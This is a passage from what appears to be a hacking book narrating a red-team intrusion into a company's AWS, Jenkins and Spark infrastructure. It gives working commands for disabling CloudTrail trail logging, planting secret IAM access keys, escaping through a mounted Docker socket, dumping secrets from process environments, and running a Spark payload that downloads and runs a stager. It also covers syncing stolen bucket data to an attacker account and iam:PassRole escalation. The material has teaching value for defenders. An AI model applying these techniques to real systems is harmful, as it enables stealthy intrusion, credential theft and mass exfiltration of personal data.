       "Events" : [ "s3:ObjectCreated:*" ],
       "Filter" : {
          "Key" : {
             "FilterRules" : [{
                "Name" : "prefix" ,
                "Value" : "2"
             }]
          }
       }
    }]
}
EOF
)
```

Brilliant. We have a solid persistence strategy that bypasses old and new detection features alike.

Now assume our Jenkins access got revoked somehow and we would like to use our lambda credentials to reestablish permanent access. Should we just spawn a new IAM user with unlimited privileges and carry on with our lives? Not the wisest approach. Any monitoring solution based on CloudTrail could pick up this odd request in a matter of minutes.

The current CloudTrail configuration, as we saw earlier, aggregates logs from all regions into one (eu-west-1). They are then pushed into S3 and CloudWatch where they can be consumed by monitoring devices. This event forwarding feature is called a “trail”.

Before calling any IAM operation, we need to disrupt this trail.

Notice how our intention is not to disable logging, but to disrupt the trail itself. Indeed, it is currently impossible to completely disable CloudTrail or make it skip events. No matter what we do, our API calls will still be visible in the CloudTrail event dashboard for the next 90 days.

The trail, however, can be reconfigured to omit forwarding certain events. It can even blackout entire regions.

No trail means no logs on S3, no GuardDuty [182] , no CloudTrail Insight, no CloudWatch metrics and no custom security dashboards. Just like dominos, all

monitoring tools inside and outside AWS will fall one after the other in a deafening silence. We could add 100 IAM users or start 1000 instances in São-Paulo and nobody would notice a thing, except perhaps for the accounting department.

A quick example showing how we can reconfigure the trail to exclude global (IAM, STS, etc.) and multi-region events:

```
root@Point1 : ~/# curl https://mxrads-report-metrics.s3-eu-west-1.amazonaws.com/lambda

AWS_ACCESS_KEY_ID=ASIA44ZRK6WSTGTH5GLH
AWS_SECRET_ACCESS_KEY=1vMoXxF9Tjf2OMnEMU…
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEPT…

# We load this ENV variables then disable Cloudtrail global and multi-region logging
root@Point1 : ~/# aws cloudtrail update-trail \
--name default \
--no-include-global-service-events \
--no-is-multi-region \
--region=eu-west

"Name" : "default" ,
"S3BucketName" : "mxrads-cloudtrail-logs" ,
"IncludeGlobalServiceEvents" : false ,
"IsMultiRegionTrail" : false ,
…
```

Starting from this instant, we have *carte blanche* to create users, access keys and do all sorts of tomfoolery. Someone manually going through the CloudTrail dashboard might pick up our API calls if we are extremely careless, but all automated solutions and tools will be in the dark.

Users are groups affiliated with the default admin policy are easy prey. We find a user with one or zero access keys and proceed to inject them with an additional key that we will secretly own:

```
root@Point1 : ~/# aws iam list-entities-for-policy \
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess

UserName: b.daniella
UserName: chris.hitch
UserName: d.ressler
…
```

```
# List access keys. They still have room for another one
root@Point1 : ~/# aws iam list-access-keys \
--user b.daniella \
| jq ".AccessKeyMetadata[].AccessKeyId"

"AKIA44ZRK6WS2XS5QQ4X"

# We create an access key
root@Point1 : ~/# aws iam create-access-key --user b.daniella
UserName: b.daniella,
AccessKeyId: AKIA44ZRK6WSY37NET32,
SecretAccessKey: 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,
```

And we are back in business.

We cannot re-enable multi-region logging just yet, though. We need to wait at least half an hour after our last API call. This waiting period is critical. It can take up to twenty minutes for the event to get to CloudTrail. If we reactivate global event logging too early, some of our actions might slip into the trail, and therefore into S3, Insight, CloudWatch and other platforms.

Note 1 : You may be wondering why we don't simply use the lambda itself to automate subsequent IAM/CloudTrail actions. A lambda function can only last a maximum of fifteen minutes, so there is a reasonable chance it would re-enable global event logs too soon. We could hook another lambda on our side to avoid this race condition, but that's too much pipeline work for something so trivial.

Alternatively, we could opt for a reverse shell running directly on the lambda environment, but that's far from being convenient. The function runs in a minimal container where the filesystem is mounted as read-only, except for the /tmp folder, which lacks the executable flag. We would need to manually load the reverse-shell in memory as an independent process, so it does not get terminated by the lambda handler. All for what? A barren land lacking the most basic utilities that will be recycled by AWS in sixty minutes? Not worth the effort [183] .

Apotheosis

While we were fiddling around with our lambda backdoor, someone at Gretsch Politico was kind enough to trigger our payload nested in the ecr-login.sh script. Not once, but multiple times. Most sessions seemed to time out after about thirty minutes, so we need to be swift and efficient:

```
meterpreter> shell
Channel 1 created.

# id
uid=0(root) gid=0(root) groups=0(root)

# hostname
e56951c17be0
```

Running as root inside a randomly named machine, yes, we are probably inside a container. Naturally then, we run the **env** and **mount** commands The former might reveal injected secrets, while the second one shows folders and files shared by the host. We follow these commands by a couple of queries to the metadata API:

```
# env
HOSTNAME=cef681151504
GOPATH=/go
```

```
# mount
/dev/mapper/ubuntu--vg-root on /etc/hosts type ext4 (rw,relatime,errors=remount-
ro,data=ordered)

tmpfs on /var/run/docker.sock type tmpfs
(rw,nosuid,noexec,relatime,size=404644k,mode=755)

/dev/mapper/ubuntu--vg-root on /usr/bin/docker type ext4 (rw,relatime,errors=remount-ro,data=ordered)

# apt install -y curl
# curl 169.254.169.254/latest/meta-data/iam/security-credentials/
…  <title>404 - Not Found</title>…
```

A standalone container apparently, no passwords or secrets in the environment. Not even an IAM role attached to the underlying machine, just a sneaky little **/var/run/docker.sock** mounted inside the container itself, along with a Docker binary. So thoughtful of them!

We can safely tuck away the ugly JSON shipped over curl and directly execute Docker commands:

```
# docker ps
CONTAINER ID    IMAGE
e56951c17be0    983457354409.dkr.ecr.eu-west-1.amazonaws.com/app-abtest:SUP6541-add-feature-
network
```

```
7f6eb2ec2565    983457354409.dkr.ecr.eu-west-1.amazonaws.com/datavalley:master

8cbc10012935    983457354409.dkr.ecr.eu-west-1.amazonaws.com/lib-predict:master
…
```

More than ten containers are running on this machine. All were pulled from the “983457354409.dkr.ecr.eu-west-1.amazonaws.com” ECR registry. We know that account ID (983457354409). We saw it authorized on the bucket policy of mxrads-dl. It was Gretsch Politico after all.

All the above containers were lifted using a “master” tag. All save one: the app-abtest image, which bears the curious tag “SUP6541-add-feature-network”.

We start to guess what is going on this machine, but we still need one last piece of conclusive evidence. We turn to the Docker info command to display data about the host

```
# docker info
Name: jenkins-slave-4
Total Memory: 31.859GiB
Operating System: Ubuntu 16.04.6 LTS
Server:
546                                                                    Runn
12
…
```

Hello, Jenkins, my old friend. Now it all makes sense. Our payload is triggered by what we can assume are end-to-end test workloads. This job probably starts a container that authenticates to AWS ECR using the ecr-login.sh script, then lifts a subset of containers running in production (i.e., master tag)—datavalley, lib-jobs, etc.—along with the experimental docker image of the service to be tested: **ab-test** bearing the tag SUP6541-add-feature-network.

Exposing the Docker socket is a common practice in test environments, where Docker is not so much used for its isolation properties, but rather for its packaging features. For example, crane [184] , a popular Docker orchestration tool is used to lift containers along with their dependencies. Instead of installing crane on every single machine, a company may package it in a container and pull it on runtime whenever needed.

From a software vantage point, it’s great. All jobs are using the same version of the crane tool and the server running the tests becomes irrelevant. From a security standpoint, however, this legitimizes the use of Docker-in-Docker tricks (crane runs containers from within its own container), which opens the floodgates of hell and beyond.

Test jobs can only last so long before being discarded. Let's transform this ephemeral access into a permanent one by running a custom meterpreter on a new container labelled aws-cli:

```
# docker run \
--privileged
-v /:/hostOS
-v /var/run/docker.sock:/var/run/docker.sock
-v /usr/bin/docker:/usr/bin/docker
-d
886477354405.dkr.ecr.eu-west-1.amazonaws.com/aws-cli


meterpreter> ls /hostOS
bin  boot  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run…
```

Our new reverse shell is running in a privileged container that mounts the Docker socket as well as the entire host file system. Let the fun begin!

As we saw in MXR Ads, Jenkins can quickly aggregate a considerable amount of privileges due to its scheduling capabilities. It's the Lehman Brothers of the technological world, a hungry entity in an unregulated world, encouraged by reckless policy-makers and one trade away from collapsing the whole economy.

In this particular occurrence, that metaphorical trade happens to be how Jenkins handles environment variables. When a job is scheduled on a worker, it can either be configured to pull the two or three secrets it needs to run properly or load every possible secret as environment variables. Let's find out just how lazy Gretsch Politico admins really are.

We single out every process launched by Jenkins jobs on this worker:

```
shell> ps -ed -o user,pid,cmd | grep "jenkins"
jenkins   1012   /lib/systemd/systemd –user
jenkins   1013   sshd: jenkins@notty
Jenkins   1276   java -XX:MaxPermSize=256m -jar remoting.jar…
jenkins  30737  docker run --rm -i -p 9876:9876 -v /var/lib/…
…
```

We copy the PIDs of these processes in a file and iterate over each line to fetch their environment variables, conveniently stored in the **/prod/$PID/environ** path:

```
shell> ps -ed -o user,pid,cmd\
| grep "jenkins" \
```

```
| awk '{print $2}' \
> listpids.txt

while read p; do ; cat /hostOS/proc/$p/environ >> results.txt; done <listpids.txt
```

We upload our harvest to our remote server, apply some minor formatting and enjoy the clear-text result:

```
root@Point1 : ~/# cat results.txt
ghprbPullId = 1068
SANDBOX_PRIVATE_KEY_PATH = /var/lib/jenkins/sandbox
DBEXP_PROD_USER = pgsql_exp
DBEXP_PROD_PAS  = vDoMue8%12N97
METAMARKET_TOKEN = 1$4Xq3_rwn14gJKmkyn0Hho8p6peSZ2UGIvs…
DASHBOARD_PROD_PASSWORD = 4hXqulCghprbIU24745
SPARK_MASTER = 10.50.12.67
ActualCommitAuthorEmail = Elain.ghaber@gretschpolitico.com
BINTRAY_API_KEY = 557d459a1e9ac79a1da57$fbee88acdeacsq7S
GITHUB_API = 8e24ffcc0eeddee673ffa0ce5433ffcee7ace561
ECR_AWS_ID = AKIA76ZRK7X1QSRZ4H2P
ECR_AWS_ID = ZO5c0TQQ/5zNoEkRE99pdlnY6anhgz2s30GJ+zgb
…
```

Marvelous. A GitHub API token to explore GP’s entire codebase, a couple of database passwords to harvest some data, and obviously AWS access keys that should at least have access to ECR (AWS container registry) or maybe even EC2 if we’re lucky.

We load them on our server and blindly start exploring AWS services, but we hit multiple errors as soon as we step outside of ECR:

```
root@Point1 : ~/# aws ecr describe-repositories \
--region=eu-west-1
--profile gertsch1

"repositoryName": "lib-prediction",
"repositoryName": "service-geoloc",
"repositoryName": "cookie-matching",
…

root@Point1 : ~/# aws ec2 describe-instances --profile gertsch1
An error occurred (UnauthorizedOperation)…

root@Point1 : ~/# aws s3api list-buckets --profile gertsch1
An error occurred (UnauthorizedOperation)…
```

```
root@Point1 : ~/# aws iam get-user --profile gertsch1
An error occurred (AccessDenied)…
```

We can fool around with container images, search for hardcoded credentials, or tamper with the production tag to achieve code execution on a machine, but there is another trail that seems more promising. It was buried inside the environment data we dumped earlier, so let me zoom in on it again:

```
SPARK_MASTER = 10.50.12.67
```

It might seem surprising to let ECR access keys and database credentials slide by just to focus on this lonely IP address, but remember one of our original goals: getting user profiles and data segments.

This type of data is not stored on your average 100Gb database.

When fully enriched with all the available information about each person, and given the size of MXR Ads' platform, these data profiles could easily reach hundreds if not thousands of terabytes.

Two problems that commonly arise when dealing with such ridiculous amounts are: where do we store the raw data? And how can we process it efficiently?

Storing raw data is easy. S3 is cheap and reliable, so that's a no-brainer. Processing gigantic amounts of data, however, is a real challenge. Data scientists looking to model and predict behavior at a reasonable cost need a distributed system to handle the load, say 500 machines working in parallel, each training multiple models with random hyper-parameters until they find the formulae with the lowest error rate.

But that raises additional problems. How can we partition the data efficiently amongst the nodes? What if all the machines need the same piece of data? How do we aggregate all the results? And most important of all: How to deal with failure? Because there sure is going to be failure. For every 1000 machines, five, if not more, will die on average for any number of reasons, including disk issues, overheating, power outage and other hazardous events, even in a top-tier datacenter. How can we redistribute the failed workload on healthier nodes?

It is exactly these questions that Apache Spark aims to solve with its distributed computing framework [185] . If Spark is involved in Gretsch Politico, then it most likely processes massive amounts of data that could very likely be the user profiles we are after—hence, our interest in the IP address we retrieved on Jenkins.

Breaking into the Spark cluster would automatically empower us to access

the raw profiling data, learn what kind of processing they go through, and understand how they are exploited by Gretsch Politico.

As of this moment, however, there is not a single hacking post to help us shakedown a Spark cluster [186] . Not even an Nmap script to fingerprint the damn thing. We are sailing on uncharted waters, so the most natural step is to first understand how to interact with a Spark cluster.

A Spark cluster is essentially composed of three major players: A master server, worker machines and a driver. The driver is the client looking to perform a calculation, that would be the analyst's laptop, for instance. The master's sole job is to manage workers and assign them jobs based on memory and CPU requirements. Workers execute whatever jobs the master sends their way. They communicate with both the master and the driver.

Each of these three components is running a Spark process inside a JVM, even the analyst's laptop (driver).

Here is the kicker, though: **security is off by default on Spark.**

We are not only talking about authentication, mind you—which would still be bad—no, **security altogether** is disabled, including encryption, access control and, of course, authentication. It's 2020, folks. Get your shit together.

In order to communicate with a Spark cluster, we need a couple of network requirements, that may prove challenging in some environments. We need to be able to reach the master on port 7077 to schedule jobs, but that's not all. The worker machines need to be able to initiate connections to the driver (our Jenkins node) to request the JAR file, report results, etc.

We are 90% sure that Jenkins runs some Spark jobs, so we can be pretty confident that all the network conditions are properly lined up. But just to be on the safe side, let's first confirm that we can at least reach the Spark master [187] .

We add a route to the 10.0.0.0/8 range on Metasploit and channel it through our current meterpreter session:

```
meterpreter> C^Z


msf exploit( multi/handler ) route add 10.0.0.0 255.0.0.0 12
[*]  Route added
```

We then use the built-in Metasploit scanner to probe port 7077:

```
msf exploit( multi/handler ) use auxiliary/scanner/portscan/tcp
msf exploit( scanner/portscan/tcp ) set RHOSTS 10.50.12.67
```

```
msf exploit( scanner/portscan/tcp ) set PORTS 7077
msf exploit( scanner/portscan/tcp ) run

[+] 192.168.1.24:        - 192.168.1.24:7077 - TCP
OPEN                                                    [*] Scanned 1 of 1 hosts
(100% complete)
```

No surprises. Alright. Let's write our first evil Spark application!

Even though Spark is written in Scala, it supports Python programs very well. There is a heavy serialization cost to pay for translating Python objects into Java objects, but what do we care? We only want a shell on one of the workers.

There is even a pip package that downloads 200MB worth of Jar files to quickly set up a working environment:

```
$ python -m pip install pyspark
```

Every Spark application starts with the same boilerplate code that defines the SparkContext, a client-side connector in charge of communicating with the Spark Cluster:

```
from pyspark import SparkContext, SparkConf


# Setup configuration options
conf = SparkConf()
conf = conf.setAppName( "Word Count" )
conf = conf.setMaster( "spark://10.50.12.67:7077" )
conf = conf.set( "spark.driver.host" , "<Jenkins_ip>" )

# Initialize the Spark Context with the necessary info to reach the master
sc = SparkContext(conf = conf)
```

This Spark context implements methods that create and manipulate distributed data. E.g., we can transform a regular Python list from a "monolith" object into a collection of units that can be distributed over multiple machines. These units are called "partitions". Each partition can hold one, two or three elements of the original list, whatever Spark deems to be optimal.

```
partList = parallelize(range(0, 10))


# e.g. partList.getNumPartitions() returns 2 on my computer
# Partition 1 likely holds 0, 1, 2, 3, 4
# Partition 2 likely holds 5, 6, 7, 8 and 9
```

partList is now a collection of partitions. It's a resilient distributed dataset

(RDD) that supports many iterative methods, like map [188] , flatMap [189] , ReduceByKey, etc. All of which will transform the data in a distributed manner.

In the example below, we use the **map** API to loop over each element of the partitions, feed them to the function addTen and store the result in a new RDD.

```
def addTen(x):
    return x+ 10
plusTenList = partList.map(addOne)
```

plusTenList now contains (10, 11, …).

How is this different from a regular Python map or a classic loop? Say, for example, we had two workers and two partitions. Spark would send elements 0..5 to machine #1 and elements 5..9 to machine #2. Each would iterate over the list, apply the function addTen and return the partial result to the driver (our Jenkins slave), which then consolidates it into the final output. Should machine #2 fail during the calculation, Spark would automatically reschedule the same workload on machine #1.

At this point, I am sure you're thinking, "*Great, Spark is awesome but why the long lecture on maps and RDDs? Can't we just submit the Python code as is and execute code?* "

I wish it were that simple.

See, if we just append a classic call to "subprocess.Popen" and execute the script, we would just…well, see for yourself:

```
from pyspark import SparkContext, SparkConf
from subprocess import Popen

conf = SparkConf()
conf = conf.setMaster( "spark://192.168.1.24:7077" )
conf = conf.set( "spark.driver.host" , "192.168.1.22" )

sc = SparkContext(conf = conf)
partList = sc.parallelize(range( 0 , 10 ))
print(Popen([ "hostname" ], stdout=subprocess.PIPE).stdout.read())
```

```
$ python test_app.py
891451c36e6b

$ hostname
891451c36e6b
```

Yes, that's our own container. The "hostname" command in the Python code was executed on our system. It did not even reach the Spark master.

What happened?

The Spark driver, the process that gets initialized by Pyspark when executing the code, does not technically send the Python code to the master. First, it builds a Directed Acyclic Graph (DAG), which is a sort of summary of all the operations that are performed on the RDDs, like loading, map, flatMap, storing as file, etc.

It continues parsing the script and adding steps to this DAG when needed until it hits what it considers to be an **Action** [190] , a Spark API that forces the collapse of the DAG. It could be a call to display an output, save a file, count elements, etc. Then and only then will the DAG be sent to the Spark master, which would schedule the app and assign workers to the tasks. These workers follow the DAG to run the transformations and actions it contains.

Fine. We upgrade our code to add an action (e.g., collect method) that would trigger the app's submission to a worker node.

```
from pyspark import SparkContext, SparkConf
…
partList = sc.parallelize(range( 0 , 10 ))
Popen([ "hostname" ], stdout=subprocess.PIPE).stdout.read()


for a in finalList.collect():
   print(a)
```

But we're still missing a crucial piece. Workers only follow the DAG and a bare **Popen** call is neither a Spark transformation (e.g., map) nor an action (e.g., collect), so it will be omitted from the DAG. We need to cheat and include our command execution inside a Spark transformation—a map, for instance:

```
from pyspark import SparkContext, SparkConf
from subprocess import Popen
```

```
conf = SparkConf()
conf = conf.setAppName( "Word Count" )
conf = conf.setMaster( "spark://192.168.1.24:7077" )
conf = conf.set( "spark.driver.host" , "192.168.1.22" )

sc = SparkContext(conf = conf)
partList = sc.parallelize(range( 0 , 1 ))
finalList = partList.map(
  lambda x: Popen([ "hostname" ], stdout=subprocess.PIPE).stdout.read()
)
for a in finalList.collect():
  print(a)
```

Instead of defining a new named function and calling it iteratively via map (like we did in the example earlier), we instantiate an anonymous function with the prefix “lambda” that accepts one input parameter (each element iterated over)

When the worker loops over our RDD to apply the transformation, it comes across our lambda function, which instructs it to run the hostname command:

```
$ python test_app.py
19/12/20 18:48:46 WARN NativeCodeLoader: Unable to load native-hadoop library for your platform...
using builtin-java classes where applicable

Using Spark's default log4j profile: org/apache/spark/log4j-defaults.properties

Setting default log level to "WARN".
To adjust logging level use sc.setLogLevel(newLevel). For SparkR, use setLogLevel(newLevel).

ip-172-31-29-239
```

There you go! A nice, clean command execution and, as promised, at no point in time did Spark bother asking us for credentials.

Should we relaunch the program, our job might get scheduled on another worker node altogether. This is expected and is, in fact, at the heart of distributed programming. All nodes are identical and have the same configuration (IAM roles, network filters, etc.), but they will not necessarily lead the same life. One worker may receive a job that spills database credentials to disk, while the other sorts error messages…

We can force Spark to distribute our workload to N machines by building

RDDs with N partitions. We cannot, however, choose which ones will receive the payload:

```
partList = sc.parallelize(range( 0 , 10 ), 10 )
```

Time to set up a permanent resident on a couple of worker nodes. We have to diligently instruct Linux to spawn this new process in its own process group to ignore interrupt signals sent by the JVM when the job is done. We also want the driver to wait a few seconds, until the workers finish downloading the stager, before severing its connection links.

```
…
finalList = partList.map(
    lambda x: subprocess.Popen(
        "wget https://gretsch-spark-eu.s3.amazonaws.com/stager && chmod +x ./stager && ./stager &" ,
        shell= True ,
        preexec_fn=os.setpgrp,
    )
)
finalList.collect()
time.sleep( 10 )
```

```
[*] https://0.0.0.0:443 handling request from …
[*] https://0.0.0.0:443 handling request from …
msf exploit( multi/handler ) > sessions -i 7
[*] Starting interaction with 7...

meterpreter > execute -i -f id
Process 4638 created.
Channel 1 created.

uid=1000(spark) gid=1000(spark)
groups=1000(spark),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashar
…
```

Fantastic! We made it to one of the workers. We run as a regular Spark user, which was trusted enough to be included in the sudo group. No complaints from this side of the screen. We explore this new entourage by dumping environment variables, mounted folders, IAM roles, etc.

```
meterpreter > execute -i -H -f curl -a http://169.254.169.254/latest/meta-data/iam/security-credentials
spark-standalone.ec2

meterpreter > execute -i -H -f curl -a http://169.254.169.254/latest/meta-data/iam/security-
```

```
credentials/spark-standalone.ec2

"AccessKeyId" : "ASIA44ZRK6WSS6D36V45",
"SecretAccessKey" : "x2XNGm+p0lF8H/U1cKqNpQG0xtLEQTHf1M9KqtxZ",
"Token" : "IQoJb3JpZ2luX2VjEJL//////////wEaCWV1LXdlc3QtM…

meterpreter > execute -i -H -f mount
…
s3fs on /home/spark/notebooks type fuse.s3fs (rw, nosuid, nodev…)
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
…
```

Spark workers can impersonate the **spark-standalone.ec2** role. Like most IAM roles, it is hard to know the full extent of its privileges, but we can pick up some clues from the **mount** command above. GP seems to use s3fs to locally mount an S3 bucket on **/home/spark/notebooks** . We dig up the name of the bucket from the list of processes:

```
meterpreter > execute -i -H -f ps -a "-edf"
…
spark  14067 1  1 2018  00:51:15  s3fs gretsch-nodebooks /home/spark/notebooks -o iam_role
…
```

Bingo. Let's load the role credentials and explore this bucket:

```
root@Point1 : ~/# aws s3api list-objects-v2 \
--bucket-name gretsch-notebooks
--profile spark

"Key" : "jessie/Untitled.ipynb" ,
"Key" : "leslie/Conversion_Model/logistic_reg_point.ipynb" ,
"Key" :  "marc/Experiment – Good logistics loss cache.ipynb" ,
…
```

Interesting indeed. Files with ipynb extensions are the hallmark of Python JupyterLab notebooks. Think of it as a web-based Python cli designed for data scientists to easily set up a working environment with scientific libraries, the ability to graph charts and share their work [191] . It can also be easily hooked to a Spark cluster to execute workloads on multiple machines.

Data scientists need data to perform their calculations. Most would argue that they need production data to make accurate predictions. This data lives in

databases, S3 buckets, etc. It's only natural then that these once-barren Jupyter notebooks quickly evolved into a warm pond teeming with hardcoded credentials.

We sync the whole bucket and begin to look for some AWS credentials (All AWS access key IDs start with the magic word: AKIA)

```
root@Point1 : ~/# aws s3 sync s3://gretsch-notebooks ./notebooks


root@Point1 : ~notebooks/# grep -R "AKIA" -4 *
yuka/Conversion_model/…   awsKeyOpt = Some(\"AKIAASJACEDYAZYWJJM6D5\"),\n",
yuka/Conversion_model/…   awsSecretOpt =
Some(\"3ceq43SGCmTYKkiZkGrF7dr0Lssxdakymtoi14OSQ\")\n",
…
```

Well, how about that! We collect dozens of personal AWS credentials, probably belonging to the whole data department of Gretsch Politico.

We search for occurrences of the common S3 drivers used in Spark, "s3a" and "s3n", and uncover some precious S3 buckets regularly used to load data and conduct experiments.

```
root@Point1 : ~notebooks/# egrep -R "s3[a|n]://" *
s3a://gretsch-finance/portfolio/exports/2019/03 /  report1579446047119.csv
s3a://gretsch-hadoop/engine/aft-perf/…
s3a://gretsch-hadoop-us1/nj/media/engine/clickthrough/…
s3a://gretsch-hadoop-eu1/de/social/profiles/mapping/…
…
```

Look at that bucket's name: **Gretsch-Finance** . That ought to be fun. We use one of the AWS keys we retrieved and unload the keys under the year 2019 "portfolio/exports/2019".

```
root@Point1 : ~/# aws s3 sync \
s3://gretsch-finance/portfolio/exports/2019/ ./exports_19/
--profile data1


root@Point1 : ~/# ls exports_19/
./01/report1548892800915.csv
./02/report1551319200454.csv
./03/report1551578400344.csv
./04/report1553997600119.csv
…


root@Point1 : ~/# head ./03/report1551578400344.csv
annual revenue, last contact, initial contact, country, account, zip code, service purchased, …
```

```
0.15, 20190204, 20180801, FRW nation, BR, 13010, 5…
.11, 20190103, 20170103, RPU, US, 1101, 0…
```

That's a list of clients, alright! Not only current customers but prospective ones as well. When they were last approached, where, by whom, what was the last service purchased, how much they spent on the platform, etc. [192] .

Using this data, GP could get valuable insights into its customer's spending habits and maybe establish hidden relationships between various properties, such as a meeting spot and revenue—who knows, the possibilities are endless.

If you reach out to a data mining company, you should expect to be part of the experiment as well. That's only fair.

That's one additional goal almost crossed off. We may be able to find more detailed information, but at least we have a solid list of potential and verified customers. We can google the political parties behind each line and weep for our illusory democracy.

The Gretsch-Finance bucket proved to be a winner. What about the rest of the buckets?

```
root@Point1 : ~notebooks/# egrep -R "s3[a|n]://" *
s3a://gretsch-hadoop/engine/aft-perf/…
s3a://gretsch-hadoop-us1/nj/dmp/thirdparty/segments/…
s3a://gretsch-hadoop-eu1/de/social/profiles/mapping/…
…
```

Profiles, social, segments… The list of keywords is endearing. This could very well be the user data we are after. How many Hadoop buckets are there?

```
root@Point1 : ~/# aws s3api list-buckets \
--profile data1
--query "Buckets[].Name"\| grep Hadoop


gretsch-hadoop-usw1
gretsch-hadoop-euw1
gretsch-hadoop-apse1
```

A bucket for each of the three AWS regions (Ireland, Northern California and Singapore). We download a few files from the gretsch-hadoop-usw1:

```
root@Point1 : ~/# aws s3api list-objects-v2
--profile data1
--bucket=gretsch-hadoop-usw1
--max-items 1000
```

```
"Key" : "engine/advertiser-session/2019/06/19/15/08/user_sessions_stats. parquet " ,
"Key" : "engine/advertiser-session/2019/06/19/15/09/user_sessions_stats. parquet " ,
…
```

Parquet is a file format known for its high compression ratio, which is achieved by storing data in a columnar format. It leverages the accurate observation that in most databases, a column tends to store data of the same type (e.g., integers) while a row is more likely to store different types of data. Instead of grouping data by row, like most DB engines do, Parquet groups them by column, thus achieving over 95% compression ratios.

```
root@Point1 : ~/# python -m pip install parquet-cli
root@Point1 : ~/# parq 02/user_sessions_stats.parquet -head 100
userid = c9e2b1905962fa0b344301540e615b628b4b2c9f
interest_segment = 4878647678
ts = 1557900000
time_spent = 3
last_ad  = 53f407233a5f0fe92bd462af6aa649fa
last_provider = 34
ip.geo.x = 52.31.46.2
…

root@Point1 : ~/# parq 03/perf_stats.parquet -head 100
click = 2
referrer = 9735842
deviceUID = 03108db-65f2-4d7c-b884-bb908d111400
…

root@Point1 : ~/# parq 03/social_stats.parquet -head 100
social_segment = 61895815510
fb_profile = 3232698
insta_profile = 987615915
pinterest_profile = 57928
…
```

User IDs, social profiles, interest segment, time spent on an ad, geo-location and other alarming information tracking user behavior. Now we have something to show for our efforts. The data is erratic, stored in a specialized format and hardly decipherable, but we will figure it out eventually.

We provision a few terabytes of storage on our machine and proceed to fully pilferage these three buckets. Alternatively, we could just instruct AWS to copy the bucket to our own account, but it needs a bit of tweaking to increase the pace:

```
root@Point1 : ~/# aws configure set default.s3.max_concurrent_requests 1000
root@Point1 : ~/# aws configure set default.s3.max_queue_size 100000
root@Point1 : ~/# aws s3 sync s3://gretsch-hadoop/ s3://my-gretsch-hadoop
```

Don’t get too excited, though, this data is almost impossible to process without some hardcore exploration, business knowledge and, of course, computing power. Let’s face it, we are way out of our league.

Gretsch Politico does this every day with its little army of data experts. Can’t we leverage their work to steal the end result instead of re-inventing the wheel from scratch?

Data processing and transformation on Spark is usually only the first step of a data’s lifecycle. Once it is enriched with other inputs, cross-referenced, formatted and scaled out, it is stored on a second medium. There, it can be explored by analysts (usually through some SQL-like engine) and eventually fed to training algorithms and prediction models (which may or may not run on Spark, of course).

The question is, where does GP store its enriched and processed data? The quickest way to find out is to boot up our own Jupyter instance, load the notebooks and search for hints of analytical tool mentions, SQL-like queries, graphs and dashboards and the like:

```
redshift_endpoint = "sandbox.cdc3ssq81c3x.eu-west-1.redshift.amazonaws.com"


engine_string = "postgresql+psycopg2://%s:%s@%s:5439/datalake" \
% ( "analytics-ro" , "test" , redshift_endpoint)

engine = create_engine(engine_string)


sql = """
select insertion_id, ctr, cpm, ads_ratio, segmentID,…;
"""
…
```

Maybe we have found something worth investigating. Redshift is a managed PostgreSQL database on steroids, so much so that it is no longer appropriate to call it a database. It is often referred to as a data lake. It’s almost useless for querying a small table of 1000 lines, but give it a few terabytes of data to ingest and it will respond with lightning speed! Its capacity can scale up as long as AWS has free servers (and the client has cash to spend, of course).

Its notable speed, scalability, parallel upload and integration with the AWS ecosystem strategically place Redshift as one of the most efficient analytical database in the field…and probably the key to our salvation!

Unfortunately, the credentials we retrieve belong to a sandbox database with irrelevant data. Furthermore, none of the AWS access keys can directly query the Redshift API:

```
root@Point1 : ~/# aws redshift describe-clusters \
--profile=data1 \
--region eu-west-1

An error occurred (AccessDenied) when calling the DescribeClusters…
```

Time for some privilege escalation, it seems.

When we go through the dozen IAM access keys we got, we realize that all of them belong to the same IAM group and thus share the same basic privileges: read-write to a few buckets coupled with some light read-only IAM permission:

```
root@Point1 : ~/# aws iam list-groups --profile=leslie
"GroupName": "spark-s3",

root@Point1 : ~/# aws iam list-groups  --profile=marc
"GroupName": "spark-s3",

root@Point1 : ~/# aws iam list-groups  --profile=camellia
"GroupName": "spark-debug",
"GroupName": "spark-s3",

…
```

Hold on. Camellia belongs to an additional group called “spark-debug”:

```
root@Point1 : ~/# aws iam list-attach-group-policies --group-name spark-debug --profile=camellia

"PolicyName": "   AmazonEC2FullAccess",
"PolicyName": "   iam-pass-role-spark",
```

Lovely, Camellia here is probably the person in charge of maintaining and running Spark clusters, hence the two policies above. EC2 full access opens the door to more than 450 possible actions on EC2, from starting instances to creating new VPCs, subnets, and pretty much anything related to the compute service.

The second policy is custom-made made but we can easily guess what it implies: It allows us to assign roles to EC2 instances.

```
# get policy version
root@Point1 : ~/# aws iam get-policy \
--policy-arn arn:aws:iam::983457354409:policy/iam-pass-role \
--profile camellia

"DefaultVersionId": "v1",

# get policy content

root@Point1 : ~/# aws iam get-policy-version \
--policy-arn arn:aws:iam::983457354409:policy/iam-pass-role \
--version v1 \
--profile camellia

"Action":"iam:PassRole",
"Resource": "*"
…
```

GP may not fully realize it, but they have implicitly given dear Camellia—and, by extension, *us* —total control over their AWS account [193] .

PassRole is a powerful permission that allows us to assign a role to an instance. Any role. Even an admin one. Since Camellia also manages EC2 instances, she can start a machine, stamp it with an admin role and take over the AWS account.

Let’s explore our options in terms of roles we can pass to an EC2 instance. The only constraint is that the role needs to have ec2.amazonaws.com in its trust policy:

```
root@Point1 : ~/# aws iam list-roles --profile camellia \
| jq -r '.Roles[] | .RoleName + ", " +
.AssumeRolePolicyDocument.Statement[].Principal.Service' \
| grep "ec2.amazonaws.com"
…
jenkins-cicd, ec2.amazonaws.com
jenkins-jobs, ec2.amazonaws.com
rundeck, ec2.amazonaws.com
spark-master, ec2.amazonaws.com
```

Rundeck is as sure a bet as any. It's an automation tool for running admin scripts on the infrastructure. GP's infrastructure team did not seem too keen on using Jenkins, so they probably scheduled the bulk of their workload on Rundeck:

```
root@Point1 : ~/# aws iam get-attached-role-policies \
--role-name rundeck \
--profile camellia

"PolicyName": "rundeck-mono-policy",

# get policy version
root@Point1 : ~/# aws iam get-policy --profile camellia \
--policy-arn arn:aws:iam::983457354409:policy/rundeck-mono-policy

"DefaultVersionId": "v13",

# get policy content
root@Point1 : ~/# aws iam get-policy-version \
--version v13 \
